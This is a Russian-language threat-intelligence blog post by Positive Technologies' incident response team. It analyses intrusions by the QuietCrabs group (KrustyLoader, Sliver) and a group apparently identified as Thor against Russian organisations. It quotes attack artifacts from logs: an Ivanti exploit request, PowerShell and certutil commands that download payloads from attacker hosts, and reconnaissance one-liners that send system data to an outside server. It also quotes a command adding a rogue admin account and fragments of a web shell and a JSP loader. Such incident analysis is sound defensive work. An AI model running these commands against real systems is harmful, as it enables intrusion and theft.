

как мы отслеживали одну группировку и «разбудили» другую / Хабр

 habr.com/ru/companies/pt/articles/967426

ptsecurity

November 27, 2025



Уже не Thor: как мы отслеживали одну группировку и «разбудили» другую

22 мин

8.2K

[Блог компании Positive Technologies](#) Информационная безопасность * IT-компания IT-инфраструктура *

Кейс



Во время расследования инцидентов мы, команда **Positive Technologies Expert Security Center Incident Response** (PT ESC IR) при поддержке департамента Threat Intelligence (PT ESC TI) обнаружили следы использования вредоносного ПО KrustyLoader. [Впервые ВПО было описано](#) в январе 2024 года экспертами из команд Volexity и Mandiant. Оно было замечено в атаках с использованием RCE-уязвимостей нулевого дня в продукте Ivanti Connect Secure. Тогда же было указано, что KrustyLoader написан под Linux, однако позже появились версии под Windows. Примечательно, что на момент исследования загрузчик использовался только одной группировкой, которую мы называем QuietCrabs.

Дальнейшее расследование позволило обнаружить в инфраструктуре жертвы активность другой группировки. Интересно, что ее деятельность, вероятно, помешала QuietCrabs реализовать атаку и стала причиной, по которой на эту атаку обратили внимание. Мы предполагаем, что второй группировкой является Thor. На основе изучения сетевой инфраструктуры злоумышленников и данных телеметрии мы пришли к выводу, что вторая группировка проводила массовую атаку на российские компании. Для получения первоначального доступа к инфраструктуре злоумышленники использовали ряд уязвимостей типа RCE (Remote Code Execution), например CVE-2025-53770, CVE-2021-27065.

В статье мы покажем цепочки атак, обнаруженные нами во время расследования, и расскажем про сами инструменты, которые использовали злоумышленники.

[Полная версия исследования](#) доступна в нашем блоге на сайте.

Активность группировки QuietCrabs

Расследования инцидентов и проактивный поиск вредоносных файлов позволил выявить атаки, направленные на различные отрасли России и других стран. Примерная схема атак группировки QuietCrabs представлена на рисунке 1.



Рисунок 1. Общая схема атак QuietCrabs в инцидентах

Атаки группировки характеризуются массовым сканированием интернета в поиске уязвимых серверов.

В первом инциденте QuietCrabs эксплуатировала CVE-2025-4427 и CVE-2025-4428 через день после официального заявления Ivanti. Ниже указан пример того, как выглядит эксплуатация в журнале access.log. Результат записывался в файл с расширением .jpg, после чего считывался атакующими снаружи.

```
GET /api/v2/featureusage_history?  
adminDeviceSpaceId=131&format=${''.getClass().forName('java.lang.Runtime').getMeth  
od('getRuntime').invoke(''.getClass().forName('java.lang.Runtime')).exec('/bin/bas  
h -c $@|bash 0 echo df -a > /mi/tomcat/webapps/mifs/images/PaKE5k.jpg')}]}
```

```
GET /mifs/images/PaKE5k.jpg
```

Во втором инциденте были обнаружены следы успешной эксплуатации CVE-2025-53770 в течение суток после публикации эксплойта, а неудачные попытки — в течение нескольких часов после первых публикаций неработающих эксплойтов.

Алгоритм действий группировки после получения доступа к серверу SharePoint примерно следующий:

- Закрепление на уязвимом сервере через загрузку ASPX-файла, представляющего собой простой веб-шелл, о котором мы расскажем ниже.
- Получение информации о внешнем IP-адресе и проверка доступов на запись в файл.
Пример команды:

```
powershell.exe -Command Invoke-WebRequest -Uri http://ifconfig[.]me -OutFile  
C:/Users/Public/Downloads/1.exe
```

Загрузка следующей стадии с внешнего сервера. В качестве следующей стадии выступал KrustyLoader.

```
powershell.exe -Command Invoke-WebRequest -Uri  
http://omnileadzdev.s3.amazonaws[.]com/l9oWUjyPR6Gc -OutFile  
C:/Users/Public/Downloads/1.exe
```

Загрузка и запуск через KrustyLoader импланта Sliver.

Sliver — это кросс-платформенный фреймворк с открытым исходным кодом для эмуляции атак злоумышленников или для пентеста. Он может использоваться организациями любого размера для тестирования безопасности. Импланты Sliver обеспечивают соединение с C2-сервером по протоколам Mutual TLS (mTLS), WireGuard, HTTP, HTTPS и DNS и динамически компилируются с использованием асимметричных ключей шифрования для каждого бинарного файла.

Источник: BishopFox / sliver (GitHub)

Во время исследования сетевой инфраструктуры мы заметили, что QuietCrabs предпочитала использовать хостинг-провайдер DigitalOcean. Такой выбор может обуславливаться их приоритетным регионом для атак — Северной Америкой. Серверы в этом хостинге позволяют мимикрировать под американский трафик. Однако этот же хостинг мы видим в атаках на компании в России, что кажется любопытным: DigitalOcean, как американский провайдер, не помогает обходить геоблокировки (в отличие от местных или нейтральных хостеров), а, скорее, усложняет маскировку, что подчеркивает уникальность тактики QuietCrabs.

ASPX-веб-шелл

Для дополнительного закрепления злоумышленники использовали ASPX-файл, представляющий собой простой веб-шелл, возвращающий результат выполнения команды в ответе в текстовом виде. Сам веб-шелл принимает два GET-параметра — cmd и timeout. Первый отвечает за команду, которую необходимо выполнить, второй — за максимальное время выполнения команды.


Команда оборачивается в блок try..catch, кодируется с использованием алгоритма Base64 и запускается через системную утилиту ScriptRunner.exe. Результат работы в случае отсутствия ошибок пишется в файл по следующему пути:

```
C:\Program Files\Common Files\microsoft shared\Web Server  
Extensions\16\TEMPLATE\LAYOUTS\<UUID>
```

Пример записи в журнале access.log с выполнением команды:

```
GET /_layouts/15/ps_backdoor.aspx cmd=echo K046rywr6N0Hae7m
```

Далее веб-шелл считывает из этого файла результат работы команды и отправляет злоумышленникам. Фрагмент скрипта можно найти на рисунке ниже.



```
1 <% Page Language="C#" %>  
2 <% Import Namespace="System.Diagnostics" %>  
3 <% Import Namespace="System.Text" %>  
4 <% Import Namespace="System.IO" %>  
5  
6 <%  
7     string cmd = Request.QueryString["cmd"];  
8     string timeout = Request.QueryString["timeout"];
```

Рисунок 2. Фрагмент веб-шелла ps_backdoor.aspx

JSP-загрузчик

Во время расследования было понятно, что группировка QuietCrabs напрямую загрузила KrustyLoader через эксплуатацию уязвимости. Однако в процессе исследования команда TI-департамента нашла в открытых источниках файл, представляющий собой простой JSP-загрузчик. Очевидно, что подобные образцы использовались в атаках на Java-приложения. Алгоритм работы загрузчика:

- Принять пароль через параметр запроса `pwd` и проверить его. Если он равен `p@ss` — перейти дальше, иначе — вернуть в ответе строку `4c7c96d31ffaa6b8a5e86760edcb9294`.
- Получить номер версии из параметра запроса `version`, записать его в файл.
- Скачать KrustyLoader с внешнего сервера с IP-адресом `143.198.8[.]180` и запустить его.
- Вернуть ответ `{ "status": 0 }`.

```
1 <%@ page language="java" contentType="text/html; charset=UTF-8" pageEncoding="UTF-8" %>
2 <%@ page import="java.io.*" %>
3 <%@ page import="java.lang.reflect.Constructor" %>
4 <%@ page import="java.lang.reflect.Method" %>
5 <%@ page import="java.util.*" %>
6 <%@ page import="java.net.*" %>
```

Рисунок 3. Код JSP-загрузчика

KrustyLoader

Про KrustyLoader уже писали не раз, мы лишь напомним об основных артефактах, которые можно найти в системе во время его работы. KrustyLoader — это загрузчик, написанный на языке Rust, основная функция которого — расшифровать ссылку, которая ведет на скачивание полезной нагрузки, загрузить ее, внедрить в целевой процесс и запустить.

Почти во всех описанных исследованиях приводятся семплы ELF x64, а некоторые вендоры описывают KrustyLoader исключительно как ПО под системы Linux. Но в нашем случае мы видели в инцидентах только семплы под Windows.

Важная особенность KrustyLoader заключается в том, что это уникальное ВПО, ассоциирующееся только с одной группировкой — QuietCrabs. Мы видим, что злоумышленники постепенно дорабатывают и обновляют этот инструмент.

В начале KrustyLoader копирует себя в папку %TEMP% с масками имен файлов, представленных ниже, где `name` — это имя, `gen_sym` — случайно сгенерированные символы:

```
.<name>.<gen_sym>.__selfdelete__.exe .<name>.<gen_sym>.__relocated__.exe
```

В дальнейшем эти файлы служат файловыми маркерами того, что система уже заражена. После копирования KrustyLoader удаляет себя из запускаемой папки. Далее инициализирует и переходит к выполнению части кода, которая обфусцирована с помощью control flow flattening (CFF).

Рисунок 4. Инициализация и диспетчеризация CFF

В первом диспетчере проверяется существование файла `C:\Users\Public\Downloads\0`, во втором — что этот файл не пустой. Содержимое файла служит параметром для функции `sleep`.

Рисунок 5. Проверка существования файла

В третьем диспетчере KrustyLoader проверяет, что запущен из папки `C:\Users\Public\Downloads`.

Рисунок 6. Проверка вхождения целевого пути

В четвертом диспетчере происходит сначала расшифровка ссылки для получения полезной нагрузки. Сама ссылка зашифрована двумя слоями, первый — XOR, второй — AES-128-CFB. Все данные находятся в секции .text, KrustyLoader находит их с помощью маркера.

Рисунок 7. Данные в секции .text

Полученную полезную нагрузку KrustyLoader расшифровывает, используя тот же ключ и вектор инициализации, что и для ссылки.

Затем полезная нагрузка внедряется в процесс explorer.exe и запускается на исполнение через функцию RtlCreateUserThread.

Рисунок 8. Внедрение полезной нагрузки в explorer.exe

Полезной нагрузкой во всех найденных нами образцах являлся Sliver, но не исключено, что нагрузка может быть и другой. На рисунке 7 есть еще одна ссылка url. В этом образце она имеет значение #####, но если на ее месте будет незашифрованная ссылка, то полезная нагрузка по этой ссылке будет также загружена и запущена, но уже путем внедрения в процесс cmd.exe.

Рисунок 9. Внедрение полезной нагрузки в cmd.exe

Активность второй группировки

Во время исследования активности на зараженных узлах мы обнаружили, что часть инструментария не пересекается с теми инструментами, которые использует группировка QuietCrabs. Более того, в отличие от QuietCrabs, вторая группировка действовала более шумно, используя хорошо известные инструменты и техники, что в рамках рассматриваемых инцидентов позволило вовремя обнаружить обе группировки и избежать более серьезных последствий атак.

Пример команд для первоначальной разведки, выполняемых группировкой Thor:

```
powershell -Command $r=(systeminfo); iwr -Uri ('http://95.142.40[.]51:888/?data=' + [uri]::EscapeDataString($r)) -UseBasicParsing
```

```
powershell -Command $r=(tasklist); iwr -Uri ('http://95.142.40[.]51:888/?data=' + [uri]::EscapeDataString($r)) -UseBasicParsing
```

```
powershell -Command $r=(whoami /priv); iwr -Uri ('http://95.142.40[.]51:888/?data=' + [uri]::EscapeDataString($r)) -UseBasicParsing

powershell -Command $r=(nltest /dclist:); iwr -Uri ('http://95.142.40[.]51:888/?data=' + [uri]::EscapeDataString($r)) -UseBasicParsing

powershell -Command $r=(nltest /trusted_domains); iwr -Uri ('http://95.142.40[.]51:888/?data=' + [uri]::EscapeDataString($r)) -UseBasicParsing

powershell -Command $r=('powershell Test-NetConnection 95.142.40[.]51 -Port 4444 ; iwr -Uri ('http://95.142.40[.]51:888/?data=' + [uri]::EscapeDataString($r)) -UseBasicParsing
```

Далее злоумышленники создали учетную запись srv, используя команду ниже. Затем этот пользователь добавился в группу локальных администраторов.

```
powershell -Command $r=(net user srv Brooklin2025! /add); iwr -Uri ('http://95.142.40[.]51:888/?data=' + [uri]::EscapeDataString($r)) -UseBasicParsing
```

Группировка использовала утилиту ADRecon, которую загружали по пути C:\users\public\ad_ru.ps1, для разведки домена Active Directory. Результаты записывались в файл, который в последствии просматривался злоумышленником:

```
file:///C:/Users/<User>/Desktop/ADRecon-Report-<date>.zip
```

Кроме того, злоумышленники использовали certutil для загрузки различных PowerShell-скриптов:

```
certutil.exe -urlcache -split -f http://95.142.40[.]51:654/exec.ps1 $public\sql.ps1
```

Для повышения привилегий группировка использовала общедоступную утилиту GodPotato, а для извлечения данных — такие инструменты, как secretsdump и mimikatz.

К собираемой группировкой информации можно отнести учетные данные локальных и доменных пользователей, почтовых серверов, а также Telegram-сессии сотрудников. Для сбора пользовательских файлов использовалась утилита Rclone.

Таким образом, если бы не активность второй группировки с общеизвестными инструментами, то, вероятно, QuietCrabs могли бы оставаться незамеченными.

Сопоставив эти данные, мы смогли найти похожее описание, а также общие индикаторы компрометации, которые исследователи из Angara Security [опубликовали 19 августа](#). Они пишут, что за атакой стоит группировка Thor, которая использует шифровальщики LockBit и

Babuk. В нашем случае атака была обнаружена вовремя, поэтому эти вредоносные программы мы не обнаружили.

Учитывая пересечение инструментов, техник, а также индикаторов компрометации, мы предполагаем, что за атакой стоит группировка Thor.

Примерная схема атаки группировки изображена на рисунке ниже.

Рисунок 10. Абстрактная схема атаки группировки Thor

Корреляция активностей группировок

Во время исследования мы заметили странную особенность: группировка QuietCrabs почти одновременно действовала с предположительной группировкой Thor. Разница между их вредоносными активностями составляла несколько дней. Более того, важно отметить, что расследование начиналось именно с того момента, когда фиксировалась активность группировки Thor, то есть QuietCrabs могли оставаться в инфраструктуре незамеченными намного дольше, если бы не другие злоумышленники.

Несмотря на это, мы не можем точно утверждать, что QuietCrabs сотрудничает с Thor. В нашем случае пересечение активности — это, скорее всего, совпадение, связанное с тем, что и QuietCrabs, и Thor массово сканируют множество организаций для последующего взлома.

Жертвы группировки Thor

В результате изучения сетевой инфраструктуры злоумышленников на основе данных телеметрии было выявлено, что около 145 серверов подверглись сканированию со стороны группировки. На 101 сервере были обнаружены уязвимости, датируемые преимущественно 2021 годом, всего было обнаружено 269 уникальных уязвимостей.

Рисунок 11. Топ-15 уязвимостей, встречаемых на серверах потенциальных жертв

В итоге нам удалось установить около 110 российских компаний, являющихся потенциальными жертвами. При этом наблюдался сильный разброс по атакованным секторам экономики и потенциальной выгоде атакующих.

Рисунок 12. Количество жертв в различных секторах экономики

Похожую ситуацию с атаками на уязвимые серверы мы описывали [в нашей статье](#) про вредоносный код, внедренный в страницы аутентификации Microsoft Outlook. В обоих случаях, помимо малого и среднего бизнеса, среди жертв были компании военно-промышленного комплекса, а также из области здравоохранения и научно-исследовательских центры.

Стоит также отметить, что все уязвимые серверы находились на территории России, что говорит о целенаправленности атак группировки Thor.

Выводы

Атаки предполагаемой группировки Thor затронули множество российских компаний, при этом в атаках не использовались сложные техники или уникальный инструментарий, то есть при грамотно выстроенной инфраструктуре и процессах информационной безопасности их возможно было избежать или быстро локализовать.

В это же время атаки группировки QuiteCrabs представляли большую угрозу, так как киберпреступники использовали эксплойты через короткий срок после выхода уязвимостей: разница между выходом патча и атакой была от нескольких дней до нескольких часов. При этом, [по данным расследований Mandiant](#), среднее время, которое QuiteCrabs провела в инфраструктуре, составляет 393 дня.

► Здесь скрыты вердикты продуктов, индикаторы компрометации и техники и тактики обнаруженных группировок

Александр Бадаев, специалист группы киберразведки TI-департамента экспертного центра безопасности Positive Technologies

Климентий Галкин, специалист группы киберразведки TI-департамента экспертного центра безопасности Positive Technologies

Владислав Лунин, ведущий специалист группы исследования сложных угроз TI-департамента экспертного центра безопасности Positive Technologies

Теги:

- [кибератаки](#)
- [rce](#)
- [группировка](#)
- [реагирование на инциденты](#)
- [целевые атаки](#)
- [удаленное выполнение кода](#)
- [thor](#)
- [killchain](#)
- [цепочка атаки хакера](#)
- [quietcrabs](#)

Хабы:

- [Блог компании Positive Technologies](#)
- [Информационная безопасность](#)
- [IT-компании](#)
- [IT-инфраструктура](#)